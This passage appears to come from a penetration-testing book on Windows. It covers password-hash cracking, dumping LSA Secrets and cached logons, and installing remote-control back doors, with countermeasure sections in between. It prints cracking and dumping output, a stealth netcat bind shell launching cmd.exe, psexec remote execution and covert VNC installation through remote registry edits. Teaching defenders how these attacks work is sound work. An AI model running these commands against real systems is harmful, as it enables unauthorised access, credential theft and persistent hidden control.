So now our intrepid intruder has your password hashes in his grimy little hands. But wait a sec—all those crypto books we've read remind us that hashing is the process of *one-way* encipherment. If these password hashes were created with any halfway-decent algorithm, it should be impossible to derive the cleartext passwords from them.

But where there is a will, there is a way. The process of deriving the cleartext passwords from hashes is generically referred to as *password cracking*, or often just *cracking*. Password cracking is essentially fast, sophisticated offline password guessing. Once the hashing algorithm is known, it can be used to compute the hash for a list of possible password values (say, all the words in the English dictionary) and compare the results with a hashed password recovered using a tool like pwdump. If a match is found, the password has successfully been guessed, or "cracked." This process is usually performed offline against captured password hashes so that account lockout is not an issue and guessing can continue indefinitely.

From a practical standpoint, cracking passwords boils down to targeting weak hash algorithms (if available), smart guessing, tools, and of course, processing time. Let's discuss each of these in turn.

Weak Hash Algorithms As we've discussed, the LanManager (or LM) hash algorithm has well-publicized vulnerabilities that permit much more rapid cracking: the password is split into two halves of 7 characters and all letters are changed to uppercase, effectively cutting the 2^{84} possible alphanumerical passwords of up to 14 characters down to only 2^{37} different hashes. As we'll show in a moment, most LM hashes can be cracked in a matter of seconds, no matter what password complexity is employed. Microsoft began eliminating the use of the LM hash algorithm in recent versions of Windows to mitigate these weaknesses.

The newer NTLM hash does not have these weaknesses and thus requires significantly greater effort to crack. If solid password selection practices are followed (that is, setting an appropriate minimum password length and using the default password complexity policy enforced by default in Windows Vista and newer), NTLM password hashes are effectively impossible to brute force crack using current computing capabilities.

All Windows hashes suffer from an additional weakness: no salt. Most other operating systems add a random value called a salt to a password before hashing and storing it. The salt is stored together with the hash, so that a password can later be verified to match the hash. This would seem to make little difference to a highly-privileged attacker because they could just extract the salts along with the hashes, as we demonstrated earlier, using tools like pwdump. However, salting does mitigate against another type of attack: because each system creates a random salt for each password, it is impossible to

precompute hash tables that greatly speed up cracking. We'll discuss precomputed hash table attacks like rainbow tables later in this section. Microsoft has historically chosen to increase the strength of its password hashing algorithm rather than use salting, likely based on the assumption that creating precomputed tables for the stronger algorithm is impractical in any case.

Smart Guessing Traditionally, there are two ways to provide input to password cracking: dictionary versus brute force. More recently, precomputed cracking tables have become popular to speed up the pace and efficiency of cracking.

Dictionary cracking is the simplest of cracking approaches. It takes a list of terms and hashes them one by one, comparing them with the list of captured hashes as it goes. Obviously, this approach is limited to finding only those passwords that are contained in the dictionary supplied by the attacker. Conversely, it will quickly identify any password in the dictionary no matter how robust the hashing algorithm (yes, even NTLM hashes!).

Brute force cracking is guessing random strings generated from the desired character set and can add considerable time to the cracking effort because of the massive effort required to hash all the possible random values within the described character space (for example, there are 26^7 possible uppercase English alphabetical strings of 7 or fewer characters, or over 8 billion hashes to create).

A happy medium between brute force and dictionary cracking is to append letters and numbers to dictionary words, a common password selection technique among lazy users who choose "password123" for lack of a more imaginative combination. The popular but now unsupported cracking tool L0phtcrack offered a hybrid dictionary/brute force option like this. Newer password cracking tools implement improved "smart" guessing techniques such as the ones shown in Figure 4-5, taken from the LCP cracking tool (to be discussed soon).

More recently, cracking has evolved toward the use of precomputed hash tables to greatly reduce the time necessary to generate hashes for comparison. In 2003, Philippe Oechslin published a paper (leveraging work from 1980 by Hellman and improved upon by legendary cryptographer Rivest in 1982) that described a cryptanalytic time-memory trade-off technique that allowed him to crack *99.9 percent of all alphanumerical LanManager passwords hashes (2^{37}) in 13.6 seconds*. In essence, the trade-off is to front-load all the computational effort of cracking into precomputing the so-called rainbow tables of hashes using both dictionary and brute force inputs. Cracking then becomes a simple exercise in comparing captured hashes to the precomputed tables. (For a much better explanation by the inventor of the rainbow tables mechanism itself, see www.isc2.org/cgi-bin/content.cgi?page=738). As we noted earlier, the lack of a salt in Windows password management makes this attack possible.

Project Rainbow Crack was one of the first tools to implement such an approach (see www.antsight.com/zsl/rainbowcrack), and many newer cracking tools support precomputed hash tables. To give you an idea of how effective this approach can be, Project Rainbow Crack previously offered for purchase a precomputed LanManager hash table covering the alphanumeric-symbol 14-space for $120, with the 24GB of data mailed via FedEx on six DVDs.




Figure 4-5 Dictionary password cracking options from LCP are robust, making it easier to crack passwords based on diverse variants of dictionary words.

Tools Windows password cracking tools have enjoyed a long and robust history. One of the most famous was L0phtcrack, produced by the security research firm known as the L0pht. L0phtcrack is sadly no longer supported, but there are still a number of good tools available for password cracking.

In the command-line tool department, there is lmbf and ntbf (www.toolcrypt.org), John the Ripper (www.openwall.com/john/), and MDcrack (c3rb3r.openwall.net/mdcrack/). The following is an example of ntbf cracking NTLM passwords in dictionary mode:

```
D:\test>ntbf.exe hashes.txt cracked.txt dictionary.txt 14
ntbf v0.6.6, (C)2004 orm@toolcrypt.org
--------------------------------------
input file: 5 lines read
checking against ntbf.dat... finished
trying empty password... not found
```

```
trying password = username... 0 hashes found
starting dictionary mode (# = 1000,000)
5 passwords tried. 1 hashes found

D:\test>type cracked.txt
Administrator:P@55w0rd
```

John the Ripper remains a good option as well, but you'll have to obtain the separate patch if you want to attempt NTLM cracking (www.openwall.com/john/contrib/john-1.7.2-ntlm-alainesp-6.1.diff.gz).

Graphical Windows password crackers include LCP (www.lcpsoft.com), Cain (www.oxid.it), and the rainbow tables–based Ophcrack (ophcrack.sourceforge.net). Figure 4-6 shows LCP at work performing dictionary cracking on NTLM hashes from a Windows Server 2008 system. This example uses a dictionary customized for the target hashes that resulted in a high rate of success, which (again) is typically not representative of NTLM cracking of well-selected passwords. Note also that Server 2008 does not store LM hashes by default, removing a very juicy target from the historical attack surface of the operating system.




Figure 4-6 LCP dictionary cracking NTLM passwords from a Windows Server 2008 system. Note that LM hashes are not stored in the default Server 2008 configuration.

Probably the most feature-rich password cracker is Cain (boy, it sure seems like this tool comes up a lot in the context of Windows security testing!). It can perform all the typical cracking approaches, including:

- Dictionary and brute force
- LM hashes
- NTLM hashes
- Sniffed challenge/responses (including LM, NTLM, and NTLM Session Security)
- Rainbow cracking (via Ophcrack, RainbowCrack, or winrtgen tables)

Cain is shown in Figure 4-7 starting to crack NTLM Session Security hashes gathered through the built-in sniffer.

Finally, if you're in the market for commercial-grade cracking, check out password-recovery software vendor Elcomsoft's distributed password recovery capability, which harnesses the combination of up to 10,000 workstation CPUs, as well as the Graphics Processing Unit (GPU) present on each system's video card to increase cracking efficiency by a factor of up to 50 (elcomsoft.com/edpr.html).




Figure 4-7 Cain at work cracking NTLM Session Security hashes gathered via the built-in sniffer

Processing Time Lest the discussion so far give the false impression that cracking Windows passwords is an exercise in instant gratification, think again. Yes, weak algorithms like the LM hash with (relatively) small character space yield to brute force guessing and precomputed rainbow tables in a matter of seconds. But the LM hash is becoming increasingly rare now that Microsoft has removed it from newer versions of Windows, relying solely on the NTLM hash by default in Vista, Server 2008, and beyond. Cracking the NTLM hash, based on the 128-bit MD5 algorithm, takes vastly increased effort.

One can estimate how much more effort using the simple assumption that each additional character in a password increases its unpredictability, or entropy, by the same amount. The 94-character keyboard thus results in 94^7 possible LM hashes of 7 characters in length (the maximum for LM), forgetting for a moment that the LM hash only uses the uppercase character space. The NTLM hash, with a theoretical maximum of 128 characters, would thus have 94^{128} bits of entropy. Assuming an average rate of 5 million hash checks per second on a typical desktop computer (as reported by Jussi Jaakonaho in 2007 for *Hacking Exposed Windows, Third Edition* and supported by http://en.wikipedia.org/wiki/Password_strength), it would take roughly 7.27×10^{245} seconds, or 2.3×10^{238} years to exhaustively search the 128-character NTLM password space, and/or generate NTLM rainbow tables.

From a more practical standpoint, the limitations of the human brain will prevent the use of truly random 128-character passwords anytime soon. Thus, cracking effort realistically depends on the amount of entropy present in the underlying password being hashed. Even worse, it is widely understood that human password-selection habits result in substantially reduced entropy relative to pseudorandom selection, irrespective of algorithm (see, for example, NIST Special Publication 800-63 at http://csrc.nist.gov/publications/nistpubs/800-63/SP800-63V1_0_2.pdf, Appendix A). So, the "bit strength" of the hashing algorithm becomes irrelevant since it is belied by the actual entropy of the underlying passwords. Password recovery software firm AccessData once claimed that by using a relatively straightforward set of dictionary-based routines, their software could break 55 to 65 percent of all passwords within a month (see http://www.schneier.com/blog/archives/2007/01/choosing_secure.html). As you'll see in the following countermeasure discussion, this places the defensive burden squarely on strong password selection.

Password-Cracking Countermeasures

As illustrated by the preceding discussion of password cracking dynamics, the best defense against password cracking is decidedly nontechnical but nevertheless is probably the most important to implement: picking strong passwords.

As we've mentioned before, most modern Windows version are configured by default with the Security Policy setting "Passwords must meet complexity requirements" enabled. This requires that all users' passwords, when created or changed, must meet the following requirements (as of Windows Server 2008):

- Can't contain the user's account name or parts of the user's full name that exceed two consecutive characters

- Must be at least six characters in length
- Must contain characters from three of the following four categories:
  - English uppercase characters (A through Z)
  - English lowercase characters (a through z)
  - Base 10 digits (0 through 9)
  - Nonalphabetic characters (for example, !, $, #, %)

We recommend increasing the 6-character minimum length prescribed by the preceding configuration to 8 characters, based on NIST 800-63 estimates, showing that additional entropy per character decreases somewhat after the 8th character (in other words, your benefits start to diminish beginning with each additional character after the 8th; this recommendation is not meant to imply that you shouldn't select longer passwords whenever possible, but rather recognizes the trade-off with users ability to memorize them). So, you should also configure the Security Policy "Maximum password length" setting to at least 8 characters. (By default it's set at zero, meaning a default Windows deployment is vulnerable to cracking attacks against any 6-character passwords).

Cracking countermeasures also involve setting password reuse and expiration policies, which are also configured using Windows' Security Policy. The idea behind these settings is to reduce the timeframe within which a password is useful and thus narrow the window of opportunity for an attacker to crack them. Setting expirations are controversial, as it forces users to attempt to create strong passwords more often and thus aggravates poor password-selection habits. We recommend setting expirations nevertheless because, theoretically, passwords that don't expire have unlimited risk; however, we also recommend setting lengthy expiration periods on the order of several months to alleviate the burden on users (NIST 800-63 is also instructive here).

And, of course, you should disable storage of the intolerably weak LM hash using the Security Policy setting "Network Security: Do Not Store LAN Manager Hash Value On Next Passwords Change." The default setting in Server 2008 is "Enabled." Although this setting may cause backward compatibility problems in mixed Windows environments, we strongly recommend it due to the vastly increased protection against password cracking attacks that it offers.

Dumping Cached Passwords

Popularity:	*8*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	***9***

Windows has historically had a bad habit of keeping password information cached in various repositories other than the primary user password database. An enterprising attacker, once he's obtained sufficient privileges, can easily extract these credentials.

The LSA Secrets feature is one of the most insidious examples of the danger of leaving credentials around in a state easily accessible by privileged accounts. The Local Security Authority (LSA) Secrets cache, available under the Registry subkey of HKLM\SECURITY\Policy\Secrets, contains the following items:

- Service account passwords in *plaintext*. Service accounts are required by software that must log in under the context of a local user to perform tasks, such as backups. They are typically accounts that exist in external domains and, when revealed by a compromised system, can provide a way for the attacker to log in directly to the external domain.
- Cached password hashes of the last ten users to log on to a machine.
- FTP- and web-user plaintext passwords.
- Remote Access Services (RAS) dial-up account names and passwords.
- Computer account passwords for domain access.

Obviously, service account passwords that run under domain user privileges, last user login, workstation domain access passwords, and so on, can all give an attacker a stronger foothold in the domain structure.

For example, imagine a stand-alone server running Microsoft SMS or SQL services that run under the context of a domain user. If this server has a blank local Administrator password, LSA Secrets could be used to gain the domain-level user account and password. This vulnerability could also lead to the compromise of a master user domain configuration. If a resource domain server has a service executing in the context of a user account from the master user domain, a compromise of the server in the resource domain could allow our malicious interloper to obtain credentials in the master domain.

Paul Ashton is credited with posting code to display the LSA Secrets to administrators logged on locally. An updated version of this code, called lsadump2, is available at http://razor.bindview.com/tools. lsadump2 uses the same technique as pwdump2 (DLL injection) to bypass all operating system security. lsadump2 automatically finds the PID of LSASS, injects itself, and grabs the LSA Secrets, as shown here (line wrapped and edited for brevity):

```
C:\>lsadump2
$MACHINE.ACC
 6E 00 76 00 76 00 68 00 68 00 5A 00 30 00 41 00     n.v.v.h.h.Z.0.A.
 66 00 68 00 50 00 6C 00 41 00 73 00                 f.h.P.l.A.s.
_SC_MSSQLServer
32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00     p.a.s.s.w.o.r.d.
_SC_SQLServerAgent
 32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00     p.a.s.s.w.o.r.d.
```

We can see the machine account password for the domain and two SQL service account–related passwords among the LSA Secrets for this system. It doesn't take much

imagination to discover that large Windows networks can be toppled quickly through this kind of password enumeration.

Starting in Windows XP, Microsoft moved some things around and rendered lsadump2 inoperable when run as anything but the SYSTEM account. Modifications to the lsadump2 source code have been posted that get around this issue. The all-purpose Windows hacking tool Cain also has a built-in LSA Secrets extractor that bypasses these issues when run as an administrative account.

Cain also has a number of other cached password extractors that work against a local machine if run under administrative privileges. Figure 4-8 shows Cain extracting the LSA Secrets from a Windows XP Service Pack 2 system and also illustrates the other repositories from which Cain can extract passwords, including Protected Storage, Internet Explorer 7, wireless networking, Windows Mail, dial-up connections, edit boxes, SQL Enterprise Manger, and Credential Manager.

Windows also caches the credentials of users who have previously logged in to a domain. By default, the last ten logons are retained in this fashion. Utilizing these credentials is not as straightforward as the cleartext extraction provided by LSADump, however, since the passwords are stored in hashed form and further encrypted with a machine-specific key. The encrypted cached hashes (try saying that ten times fast!) are




Figure 4-8 Cain's password cache decoding tools work against the local system when run with administrative privileges.

stored under the Registry key HKLM\SECURITY\CACHE\NL$*n*, where *n* represents a numeric value from 1 to 10 corresponding to the last ten cached logons.

Of course, no secret is safe to Administrator- or SYSTEM-equivalent privileges. Arnaud Pilon's CacheDump tool (see www.cr0.net:8040/misc/cachedump.html) automates the extraction of the previous logon cache hashes. Cain also has a built-in logon cache-dumping capability under the Cracking tool, called MS-Cache Hashes.

The hashes must, of course, be subsequently cracked to reveal the cleartext passwords (updated tools for performing "pass the hash," or directly reusing the hashed password as a credential rather than decrypting it, have not been published for some time). Any of the Windows password-cracking tools we've discussed in this chapter can perform this task. One other tool we haven't mentioned yet, cachebf, will directly crack output from CacheDump. You can find cachebf at http://www.toolcrypt.org/tools/cachebf/index.html.

As you might imagine, these credentials can be quite useful to attackers—we've had our eyes opened more than once at what lies in the logon caches of even the most nondescript corporate desktop PC. Who wants to be Domain Admin today?

Password Cache Dumping Countermeasures

Unfortunately, Microsoft does not find the revelation of this data that critical, stating that Administrator access to such information is possible "by design" in Microsoft KB Article ID Q184017, which describes the availability of an initial LSA hotfix. This fix further encrypts the storage of service account passwords, cached domain logons, and workstation passwords using SYSKEY-style encryption. Of course, lsadump2 simply circumvents it using DLL injection.

Therefore, the best defense against lsadump2 and similar cache-dumping tools is to avoid getting Admin-ed in the first place. By enforcing sensible policies about who gains administrative access to systems in your organization, you can rest easier. It is also wise to be very careful about the use of service accounts and domain trusts. At all costs, avoid using highly privileged domain accounts to start services on local machines!

There is a specific configuration setting that can help mitigate domain logon cache dumping attacks: change the Registry key HKLM\ Software\Microsoft\Windows NT\ CurrentVersion\Winlogon to an appropriate value (the default is 10; see http://support.microsoft.com/?kbid=172931). This setting is also accessible from Security Policy under "Interactive logon: number of previous logons to cache (in case domain controller is not available)." Beware that making this setting zero (the most secure) will prevent mobile users from logging on when a domain controller is not accessible. A more sensible value might be 1, which does leave you vulnerable but not to the same extent as the Windows default values (10 previous logons under Vista and 25 under Server 2008!).

Remote Control and Back Doors

Once Administrator access has been achieved and passwords extracted, intruders typically seek to consolidate their control of a system through various services that enable remote control. Such services are sometimes called *back doors* and are typically hidden using techniques we'll discuss shortly.

Command-line Remote Control Tools

Popularity:	*9*
Simplicity:	*8*
Impact:	*9*
Risk Rating:	***9***

One of the easiest remote control back doors to set up uses netcat, the "TCP/IP Swiss army knife" (see http://en.wikipedia.org/wiki/Netcat). Netcat can be configured to listen on a certain port and launch an executable when a remote system connects to that port. By triggering a netcat listener to launch a Windows command shell, this shell can be popped back to a remote system. The syntax for launching netcat in a stealth listening mode is shown here:

```
C:\TEMP\NC11Windows>nc -L -d -e cmd.exe -p 8080
```

The `-L` makes the listener persistent across multiple connection breaks; `-d` runs netcat in stealth mode (with no interactive console); and `-e` specifies the program to launch (in this case, cmd.exe, the Windows command interpreter). Finally, `-p` specifies the port to listen on. This will return a remote command shell to any intruder connecting to port 8080.

In the next sequence, we use netcat on a remote system to connect to the listening port on the machine shown earlier (IP address 192.168.202.44) and receive a remote command shell. To reduce confusion, we have again set the local system command prompt to D:\> while the remote prompt is C:\TEMP\NC11Windows>.

```
D:\> nc 192.168.202.44 8080
Microsoft(R) Windows(TM)
(C) Copyright 1985-1996 Microsoft Corp.
C:\TEMP\NC11Windows>
C:\TEMP\NC11Windows>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter FEM5561:
        IP Address. . . . . .
. . . : 192.168.202.44
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . :
C:\TEMP\NC11Windows>exit
```

As you can see, remote users can now execute commands and launch files. They are limited only by how creative they can get with the Windows console.

Netcat works well when you need a custom port over which to work, but if you have access to SMB (TCP 139 or 445), the best tool is `psexec`, from http://www.sysinternals.com.

`psexec` simply executes a command on the remote machine using the following syntax:

```
C:\>psexec \\server-name-or-ip -u admin_username -p admin_password command
```

Here's an example of a typical command:

```
C:\>psexec \\10.1.1.1 -u Administrator -p password -s cmd.exe
```

It doesn't get any easier than that. We used to recommend using the AT command to schedule execution of commands on remote systems, but `psexec` makes this process trivial as long as you have access to SMB (which the AT command requires anyway).

The Metasploit framework also provides a large array of back door payloads that can spawn new command-line shells bound to listening ports, execute arbitrary commands, spawn shells using established connections, and connect a command shell back to the attacker's machine, to name a few (see http://metasploit.com:55555/PAYLOADS). For browser-based exploits, Metasploit has ActiveX controls that can be executed via a hidden IEXPLORE.exe over HTTP connections.

Graphical Remote Control

Popularity:	*10*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	***10***

A remote command shell is great, but Windows is so graphical that a remote GUI would be truly a masterstroke. If you have access to Terminal Services (optionally installed on Windows 2000 and greater), you may already have access to the best remote control the Windows has to offer. Check whether TCP port 3389 is listening on the remote victim server and use any valid credentials harvested in earlier attacks to authenticate.

If TS isn't available, well, you may just have to install your own graphical remote control tool. The free and excellent Virtual Network Computing (VNC) tool, from RealVNC Limited, is the venerable choice in this regard (see http://www.realvnc.com/download.html). One reason VNC stands out (besides being free!) is that installation over a remote network connection is not much harder than installing it locally. Using a remote command shell, all that needs to be done is to install the VNC service and make a single edit to the remote Registry to ensure stealthy startup of the service. What follows is a simplified tutorial, but we recommend consulting the full VNC documentation at the preceding URL for more complete understanding of operating VNC from the command line.

TIP The Metasploit Framework provides exploit payloads that automatically install the VNC service with point-and-click ease.

The first step is to copy the VNC executable and necessary files (WINVNC.EXE, VNCHooks.DLL, and OMNITHREAD_RT.DLL) to the target server. Any directory will do, but it will probably be harder to detect if it's hidden somewhere in %systemroot%. One other consideration is that newer versions of WINVNC automatically add a small green icon to the system tray icon when the server is started. If started from the command line, versions equal or previous to 3.3.2 are more or less invisible to users interactively logged on. (WINVNC.EXE shows up in the Process List, of course.)

Once WINVNC.EXE is copied over, the VNC password needs to be set. When the WINVNC service is started, it normally presents a graphical dialog box requiring a password to be entered before it accepts incoming connections (darn security-minded developers!). Additionally, we need to tell WINVNC to listen for incoming connections, also set via the GUI. We'll just add the requisite entries directly to the remote Registry using regini.exe.

We'll have to create a file called WINVNC.INI and enter the specific Registry changes we want. Here are some sample values that were cribbed from a local install of WINVNC and dumped to a text file using the Resource Kit regdmp utility. (The binary password value shown is "secret.")

```
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```


Next, load these values into the remote Registry by supplying the name of the file containing the preceding data (WINVNC.INI) as input to the regini tool:

```
C:\> regini -m \\192.168.202.33 winvnc.ini
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```

Finally, install WINVNC as a service and start it. The following remote command session shows the syntax for these steps (remember, this is a command shell on the remote system):

```
C:\> winvnc -install
C:\> net start winvnc
The VNC Server service is starting.
The VNC Server service was started successfully.
```

Now we can start the vncviewer application and connect to our target. The next two illustrations show the vncviewer app set to connect to display 0 at IP address 192.168.202.33. (The "host:display" syntax is roughly equivalent to that of the UNIX X-windowing system; all Microsoft Windows systems have a default display number of zero.) The second screenshot shows the password prompt (remember what we set it to?).



Voilà! The remote desktop leaps to life in living color, as shown in Figure 4-9. The mouse cursor behaves just as if it were being used on the remote system.

VNC is obviously really powerful—you can even send CTRL-ALT-DEL with it. The possibilities are endless.

